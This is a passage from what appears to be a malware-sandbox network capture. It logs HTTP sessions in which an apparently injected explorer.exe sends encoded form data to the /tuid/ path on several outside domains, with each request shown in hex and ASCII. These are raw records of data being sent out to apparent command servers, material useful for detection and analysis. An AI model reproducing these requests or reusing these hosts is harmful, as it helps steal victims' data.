6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 69 6e 75 78 69 7a 65 73 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.linuxizes.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.11.20	49796	103.150.61.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:28.467752934 CEST	2208	OUT	POST /tuid/ HTTP/1.1 Host: www.ghanesa.xyz Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.ghanesa.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ghanesa.xyz/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 54 4c 4d 65 6c 6c 68 45 74 73 63 63 28 36 74 68 59 6f 65 61 71 36 71 39 65 50 31 32 6a 74 57 62 70 38 48 52 6d 41 48 64 28 58 6c 69 7e 34 7a 49 7e 63 47 64 42 64 6c 57 73 54 65 48 4b 31 64 67 48 45 6c 4b 6b 53 74 77 66 70 47 57 49 64 7e 4f 6d 46 4c 65 6f 6f 75 69 45 44 36 6a 6b 70 4f 4b 6e 4c 62 69 30 4f 36 64 59 73 67 6c 47 79 7e 6b 44 72 33 44 54 64 52 31 4b 66 65 38 41 44 48 76 30 45 42 64 63 68 43 31 4d 55 36 41 44 49 54 71 4a 73 64 45 52 4f 6b 35 6d 58 72 43 50 67 56 56 63 4b 5a 56 6b 52 67 34 46 71 78 65 28 5a 56 37 31 31 6a 55 46 76 44 4c 36 35 43 62 59 74 46 46 55 52 64 35 62 4f 61 51 4c 5a 61 62 47 6e 39 57 6c 57 4e 33 55 42 77 38 37 32 76 73 28 47 39 2d 33 41 61 70 66 41 76 68 68 71 6c 79 6a 57 6e 51 6e 69 53 39 54 6d 50 75 66 74 4e 4f 6e 4f 41 43 62 43 53 45 36 57 74 30 6d 44 51 38 7a 38 63 52 59 63 38 75 6a 48 39 48 73 7a 33 76 69 69 45 49 28 39 31 65 30 37 47 54 7e 34 39 76 41 5f 45 65 57 47 37 6a 39 54 6c 6b 72 66 30 4a 31 30 53 6a 77 4c 67 4b 33 50 71 72 7e 41 34 53 4f 7a 43 75 62 6b 44 50 4a 2d 57 48 49 36 75 70 44 73 31 47 4e 35 4d 6d 65 4a 41 79 7a 6a 68 6e 66 75 77 39 31 55 34 78 74 6a 66 6a 42 4c 65 70 68 59 46 77 66 62 62 63 59 73 4e 47 34 6e 69 35 4f 44 63 36 79 56 49 6b 66 76 36 5a 76 6e 79 35 47 64 36 6b 78 30 45 30 28 61 79 76 57 4f 71 48 41 68 54 74 44 51 38 46 4d 76 77 67 66 45 6b 7a 43 79 69 2d 4d 4e 33 63 46 30 59 56 71 5a 44 73 4c 63 36 69 59 38 78 39 48 32 64 69 6c 56 47 6b 71 74 55 49 6f 76 52 75 4f 42 62 70 51 79 35 43 61 54 57 79 4e 77 46 58 74 4c 4e 51 36 70 42 71 70 78 4a 54 6a 56 38 7a 54 65 31 57 37 7a 6d 6d 73 59 62 63 30 72 47 6d 44 66 4e 70 66 4b 4b 52 52 7a 4e 63 32 65 7e 63 46 64 72 71 52 33 66 49 70 34 4f 63 34 63 72 74 6b 71 78 48 71 48 72 4e 68 63 45 33 76 36 51 33 65 75 31 36 65 4e 6e 63 4a 52 7e 75 32 41 74 46 51 68 35 32 38 39 64 57 45 61 61 6b 68 52 31 33 28 67 4e 44 62 55 7a 53 77 4d 5a 4f 54 33 62 39 73 2d 6b 46 36 66 75 5a 57 53 54 4d 4b 55 6c 59 4a 66 58 6b 5a 72 71 37 44 64 74 65 4a 4e 6e 47 35 72 4c 64 6d 33 72 64 43 41 62 6c 75 34 74 44 4d 57 50 4e 39 57 6b 39 6d 7a 39 59 53 73 59 61 72 31 66 68 59 58 51 63 69 65 36 73 28 37 51 44 56 64 54 48 54 65 36 35 6b 6d 58 39 7e 4c 77 79 43 35 47 7a 38 50 46 6e 62 57 6c 30 6a 70 64 61 4a 5f 79 4b 67 77 64 50 46 75 75 43 61 6f 34 5a 62 4a 4d 34 4f 38 28 6b 48 45 68 74 50 43 42 49 7a 6d 42 41 63 4d 61 56 42 61 6d 4e 67 61 34 56 57 38 63 52 61 4f 64 39 55 6d 6b 53 65 5a 67 59 55 39 58 79 72 53 76 62 54 4f 38 6a 35 4d 4f 71 63 7a 37 4a 50 79 32 30 62 6f 39 6d 75 35 79 61 34 45 67 49 34 72 39 58 65 72 4f 6a 46 6e 79 58 6f 5f 61 46 75 6f 78 37 64 79 56 2d 4f 31 4b 52 4a 75 37 64 53 63 68 31 48 52 5a 31 79 4b 79 58 31 32 58 67 53 75 6f 45 38 6a 4e 58 54 5f 32 42 72 77 76 59 6f 49 48 70 35 48 43 6b 7a 4b 47 2d 50 33 51 32 56 78 78 6e 57 36 36 33 72 39 64 70 7a 70 72 35 62 67 76 64 58 6e 28 4a 66 69 28 37 4a 6d 52 6c 64 37 68 4e 4b 73 32 4e 31 6e 4d 39 65 2d 7e 6e 44 37 46 43 79 61 59 47 71 75 75 64 32 78 6c 73 28 75 32 5f 54 55 4d 4f 61 66 67 4b 70 70 72 65 7a 69 71 39 77 4a 73 4e 78 6a 77 79 54 73 69 36 52 35 36 61 32 69 38 6f 6e 48 4d 49 63 51 77 56 4e 73 46 66 32 61 69 4e 54 63 38 67 31 30 67 53 72 65 62 39 4f 31 44 70 6d 66 37 7a 51 33 34 68 48 56 5a 75 54 43 58 62 35 69 48 53 73 52 6d 48 39 32 30 55 67 58 4e 54 79 36 4f 42 38 56 63 59 6e 54 64 6f 4a 6c 47 4f 77 47 6d 36 53 4a 41 4d 36 56 67 32 56 36 67 2d 79 54 43 48 54 6f 53 61 7a 58 58 47 48 33 61 44 59 77 31 54 72 36 66 6f 47 49 72 31 56 6b 6a 36 68 51 57 69 67 49 66 67 54 46 69 58 70 5a 50 72 74 6b 44 61 73 4b 57 59 4c 48 30 64 46 33 74 31 51 5f 45 6f 54 61 31 42 78 72 4e 4b 37 4f 6e 55 42 50 7e 41 52 48 6c 30 6b 4e 36 33 39 6c 63 35 68 61 65 33 47 4d 75 65 32 5f 6e 6a 54 7a 54 47 77 74 43 62 30 54 65 65 72 6c 7a 76 75 6c 71 36 4a 31 7a 58 31 4e 71 30 6f 55 78 67 4f 4b 5a 44 34 73 33 30 68 6c 34 61 42 51 31 59 6d 59 45 33 67 77 30 39 59 37 36 64 55 42 57 6f 6f 30 39 6c 66 31 42 5a 42 31 77 6d 79 39 31 2d 5a 64 55 6c 4c 4b 67 39 50 46 30 63 4e 74 68 72 79 70 71 65 58 6a 31 65 69 33 6d 73 73 69 46 33 6a 52 68 54 4a 4e 72 4f 30 38 61 69 4b 7a 65 38 50 44 Data Ascii: m4bd=TLMellhEtscc(6thYoeaq6q9eP12jtWbp8HRmAHd(Xli~4zI~cGdBdlWsTeHK1dgHElKkStwfpGWId~OmFLeoouiED6jkpOKnLbi0O6dYsgIGy~kDr3DTdR1Kfe8ADHv0EBdchC1MU6ADITqJsdEROk5mXrCPqVVcKZ

Timestamp	kBytes transferred	Direction	Data
			VkRg4Fqxe(ZV711jUFvDL65CbYtFFURd5bOaQLZabGn9WlWN3UBw872vs(G9-3AapfAvhhqlyjWnQniS9TmPuftNOn OACbCSE6Wt0mDQ8z8cRYc8ujH9Hsz3viiEI(91e07GT~49vA_EeWG7j9Tlkrf0J10SjwLgK3Pqr~A4SOzCubkDPJ-W HI6upDs1GN5MmeJAyzjhnfuw91U4xtjfjBLephYFwfbbcYsNG4ni5ODc6yVIkfv6Zvny5Gd6kx0E0(ayvWOqHAhTtD Q8FMvwgfEkzCyi-MN3cF0YVqZDsLc6iY8x9H2dilVGkqtUIovRuOBbpQy5CaTWyNwFXtLNQ6pBqpxJTjV8zTe1W7zm msYbc0rGmDfNpfKKRRzNc2e~cFdrqR3fIp4Oc4crtkqxHqHrNhcE3v6Q3eu16eNncJR~u2AtFQh5289dWEaakhR13(gNDbUzSwMZOT3b9s-kF6fuZWSTMKUlYJfXkZrq7DdteJNnG5rLdm3rdCAblu4tDMWPN9Wk9mz9YSsYar1fhYXQcie6 s(7QDVdTHTe65kmX9~LwyC5Gz8PFnbWl0jpdaJ_yKgwdPFuuCao4ZbJM4O8(kHEhtPCBIzmBAcMaVBamNga4VW8cRa Od9UmkSeZgYU9XyrSvbTO8j5MOqcz7JPy20bo9mu5ya4EgI4r9XerOjFnyXo_aFuox7dyV-O1KRJu7dSch1HRZ1yKy X12XgSuoE8jNXT_2BrwvYoIHp5HCkzKG-P3Q2VxxnW663r9dpzpr5bgvdXn(Jfi(7JmRld7hNKs2N1nM9e-~nD7FCy aYGquud2xls(u2_TUMOafgKppreziq9wJsNxjwyTsi6R56a2i8onHMIcQwVNsFf2aiNTc8g10gSreb9O1Dpmf7zQ34 hHVZuTCXb5iHSsRmH920UgXNTy6OB8VcYnTdoJlGOwGm6SJAM6Vg2V6g-yTCHToSazXXGH3aDYw1Tr6foGIr1Vkj6h QWiglfgTFiXpZPrtkDasKWYLH0dF3t1Q_EoTa1BxrNK7OnUBP~ARHl0kN639lc5hae3GMue2_njTzTGwtCb0Teerlz vulq6J1zX1Nq0oUxgOKZD4s30hl4aBQ1YmYE3gw09Y76dUBWoo09lf1BZB1wmy91-ZdUlLKg9PF0cNthrypqeXj1ei 3mssiF3jRhTJNrO08aiKze8PD5b6IeRSgJNR_yKLVdNMJDqzG2bBUwDMv~ysDyHvYzuFB06oW3vZq5S7syhi0AXKcD TczKRtsWeU_zU4WYS765Z5DFPkpdqgayclF26ouReB6KGEtLBYFz1GaeFI2KsOGu0HQcuA6MpVg3PRnlaoYCQHdYnJ c(04KvQe0MFoJIMiKTSj-7YnE1bZdtv~8y53Hqha_CjMlhmZeBU(terQvchDDmnpy3O9tFeLDyH33JngfDzuD97TdU Qa4vOZqabjknyE0Af0boxtcfMoE3iwl565NBKrBXj19JWnosU0yFsPOdZVdXn7h8Aqul8RkCec1MJpy7hPbEzscUWx 5DzLCG6C24BFjSM7Xm57b7Rxxv7kmX_Rb7ImcBi~vz2Zvoz7h~MlCbFI72zO6iNUvPy4EmqZY1neOS-E-bpow79OSr HEQ2eIgFqfLh2Su7Wkatsp2JV0sHWxiIFMEwYkql4xqkrtW1tDxKKTFwOgULKI9fS5duHiYDH8jI5Ba4HvocgU50u8 EFJGShQwFIV6d415cQLR-UBE4Xu1RGnzkurMuReAONoAzf-0uTCf1RkePABaij1WWcI915W4GkJFrx339a8LNxAq3h MC4kGlvfyVDgJB9LczF3lIC4L9qi94JofNBevp-v614d9a-2KdriX5KGKsnFtdjxZDqH6K9WZ7laH9dA3i4wctdwLm l19PP0CXvfs41uU~et5mXc6Aqe681MMjpRtBhpYoUTMpRE6wF357BJq6qInTJtuiuKt1XMtwQx8dI2AMQyykj2sHc8 FOSA7hzPqhFSzdB1k3eZU1VOeg7mdUBO9tyVaNB~NEk(NBmlrL1KNctO3EBGWwwAX2vo8f76496zTPY11BS(I(qYPf WH2mj21YoJeT53h5jzZrDjH29mzGvwX18PxkrjBfJvpISy5HJgyxqe29Pzqf9Lek6Xoafokp4T9iXOoU5rB1yjmp2x q5SCb2oN-SVhdEVLLZvSFBdn8uDJiMxQ6p4drkGstUL1Ea8KWXk~A27cyj8HN3eXzIVeXKM2yDQv9kAxVF2iY7HwFW mi7X1nfN5pLLrc0uv(XmMRPDOlhTZ5OM7rDtDoXoqMjVZNiB_A9gAhCzD7RNXWGkl79abHychgk00c-HEGe48QU7Qs H9OTzzporGl5JNZqMQ_M4BJwKbmcEAoDP~j5l90T8q-3F8jg8MSH02mDlcMGiIzyVxqsD0WrgBOnvt9qWuoAOK781D Lknmaa9gsgxuHAxUqwRgCOzIGxgN0ZevGlS5wT2jJhRekJK2Hc6GUXBT2YVcJK0M0AMBmuBL1aAqfWE~vFIch1Otot 7ZU1dG6Q5x5RNcmVXG2aiiG1tC4Jj632xA0e7LUlc2nMb7nYPtxCHqLqfAAyPj0ExVBAXftuD6latnDfNgHiL5AMra 6Iv00wLsmLaP1GaQOqHs2Ie8MnPXsApKwyDvj77A0SfOdKJa5KOOJ3oGpf3I04j8WV6hSD5CF0qpEK2wcUNn9oqvh8 VsuKziOYOU8dnIfNssbvht46wRKjdcrOoWHYDQN~75CE8etjBMRvGC7Q5(apqkrKDIYgs8V9jGM6ENOOz~jD4ytAL3 3ACTJCPb3mn7M70udoFmhScn5bDhLeTw-zx86Pf3Mf5JnzToDpymVlqcipMC8UFHTtk8amyHKrp7Zach-BAFK5AYSg V(jb0EGrKIDlJ(cj4PZsIvLgs1NNANsOuYoGXpLrfNC(S1qpjlpIXZAuyCC0AOaYDFr6i~5GSJNES2PtoVpyELcexd 9nw3uYkW6zU87b-RSYpGJlhJDoC7Oe2h07FwLyCC5Rm3xmrI5NhcUvA(VL8~DhxZTfJywbpKNkeDFJF9LKQDSM1RlO RiMSyMVBWbQpnURa3tS1jBUhOiQo_bOUQoSPnzpa7(bLe9NzBgulA1r17LRRV4LV1xm6k5Gbc7Aj-phCtbBX6450tj 8TbHNwm3LjGB-~VSm5QwY5BpbSRcGH2aly-RI7cQ2sU7CTJC1OUq5SLfsntCOk8PZdhjZp3PF~UXU5mq J80gQVDmC44tqK6kJd2sj26ZER5U6myEshNEGe1QzeWf826hn4OaX7q5zLLS75aQhl3tTC3ntYzJv8L9umvgPo3N2T rqFsCkhudv1QobvlS27Wv~6S_LRQ_0U357bhykaxAZvWZhJCFcJTAi7fYpG93sYACcm(UIdjlR-gezz8DK_F446w7v 57KnXWHYAJSK7lyh4rzZLBFxpBK(0h_jCZTAf(lwMHhAO8TXloTZb64UtqCIxeyvXLsh1URl0lu6a2C2beB3WRgjpo 1HDdKtrfTLohIrkr_bcEkWquXFekZXHOUchoW0Fo6YKvCqycCNindQYxkN_W_FZGLr_XcQGvvuKR5~G7m59ZMt8zaW OYn~ZdzcVQ4e3cNUlwcD7Ykl-ay2Wd8VSxGbTNtGRMVv6(xkkcrEH1uFp0hXHV2Vio_ieVaZpQ2T80RNDmYTywyV2k tlCKr0ugl6EV9(XvNaXTQ4TVbClKgKMBg4YorgOn-UYdQ14VO71lmdfK0VM5dKRJBYSUEfSe3yVJuQcFA3ukOVATKS gKT5nhyeMRHv5P_I0dlDwSboS6fmk4UNeLSCJrUI-n_sAfyMzEcLNKLb_nlDsVVTXWJtsjKoXkTNB8NuMKYMlCcg6a rhvahuC2-4urW5aJcGaiBBaFE1ui_THgaFjBpNkKTpXWKUhW14VToEN3k7
Aug 8, 2022 17:46:28.639810085 CEST	2209	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 08 Aug 2022 15:46:28 GMT server: LiteSpeed location: https://www.ghanesa.xyz/tuid/ Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49757	66.29.155.228	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:34.886375904 CEST	488	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=uDqjMC0TPYTc8b3BnUYVD5r+dOFIeilgQYFIqhS/31oxMeb2xRi82/WbnXFAxC3dxs3o HTTP/1.1 Host: www.linuxizes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:44:35.105171919 CEST	489	IN	HTTP/1.1 404 Not Found Date: Mon, 08 Aug 2022 15:44:34 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 69 6e 75 78 69 7a 65 73 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.linuxizes.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.11.20	49797	103.150.61.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:28.631726027 CEST	2208	OUT	GET /tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&8pB=3fY8ljB8rp-H HTTP/1.1 Host: www.ghanesa.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:46:28.794621944 CEST	2219	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 08 Aug 2022 15:46:28 GMT server: LiteSpeed location: https://www.ghanesa.xyz/tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&8pB=3fY8ljB8rp-H Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.11.20	49801	154.80.183.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:46:39.646466970 CEST	2316	OUT	POST /tuid/ HTTP/1.1 Host: www.wwwf2dni.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.wwwf2dni.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.wwwf2dni.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 49 4b 36 38 30 57 62 55 70 50 51 42 35 63 70 44 6d 75 28 6c 72 78 55 61 41 5a 66 54 55 32 41 70 30 4b 76 5a 75 69 4d 56 4d 48 37 47 49 63 6a 6b 7a 42 62 62 4f 35 6a 38 44 6b 4d 71 43 32 65 50 57 73 44 51 63 37 36 71 36 55 53 65 4b 6a 61 56 54 53 34 35 38 35 39 68 74 42 65 6d 33 46 34 6f 71 30 76 70 6c 6b 50 7e 4c 55 63 6d 65 32 38 4b 4a 33 72 79 68 56 4e 4b 70 6d 47 73 43 63 46 33 2d 4c 79 65 58 4e 61 28 77 55 6b 66 59 56 65 66 64 79 71 7e 6c 65 73 5a 58 68 6a 36 77 46 57 4b 34 46 52 36 4a 4c 56 56 55 7e 73 36 4c 53 39 47 6d 4d 73 32 44 6a 70 33 63 4a 72 48 42 65 72 59 71 62 57 39 55 64 6e 28 2d 4c 45 49 37 6e 43 38 71 56 31 6b 30 7e 38 45 32 4b 73 70 55 73 7a 69 37 75 6c 42 48 4f 47 55 33 34 74 54 35 44 45 57 46 55 37 71 52 71 33 52 34 58 7a 4c 56 52 69 75 73 59 33 36 73 42 74 6c 32 4f 47 53 72 45 38 53 69 65 66 64 39 65 76 63 37 6a 63 58 46 77 75 77 67 37 4c 56 44 49 53 48 4b 4d 4a 69 59 74 47 4c 4f 4b 6b 55 41 65 59 50 67 39 50 64 43 6c 68 47 77 41 6b 65 74 43 6c 6e 37 6e 33 35 2d 44 79 30 76 30 52 58 6c 79 73 33 4b 72 53 44 72 35 57 56 59 42 6b 33 39 41 43 61 51 75 6c 66 5a 62 45 54 44 6b 33 5f 59 44 47 49 52 6e 74 61 30 61 4d 56 56 41 4c 53 42 56 54 4b 4b 35 48 5a 4a 34 28 34 76 62 71 76 77 36 54 4d 71 2d 51 6b 65 65 28 32 68 77 58 49 31 39 57 75 56 62 45 70 4c 2d 6e 58 78 6c 70 66 36 5f 45 45 66 6d 39 51 73 4b 4b 35 7a 67 79 63 43 39 44 39 50 54 4a 4d 6d 6a 71 4c 7a 66 7e 4a 70 64 6a 32 46 31 39 4d 77 76 34 4b 6e 31 62 65 39 43 28 4e 39 73 75 36 45 6a 65 5a 79 55 6b 67 6a 45 32 33 6e 6a 36 56 45 47 45 42 4a 4c 76 44 58 69 4b 78 47 43 58 42 31 37 34 50 75 63 67 4d 33 50 7a 30 4e 4c 72 41 74 33 69 68 50 66 45 5a 4e 78 70 56 61 54 63 38 32 2d 78 65 76 2d 59 59 68 5a 50 65 6e 37 63 48 6e 6e 6e 62 43 74 35 7a 56 38 48 63 6f 48 69 38 75 6d 64 6f 65 68 51 5f 4c 44 6d 55 76 6b 65 7a 6a 76 38 75 4a 71 5a 78 39 69 67 51 32 78 48 61 42 59 74 2d 44 41 73 4e 6b 77 53 56 63 71 28 6d 38 4f 6a 77 56 6f 75 7a 68 73 79 41 75 54 67 4e 6d 74 53 68 74 6d 66 71 45 69 50 31 4c 79 4a 4a 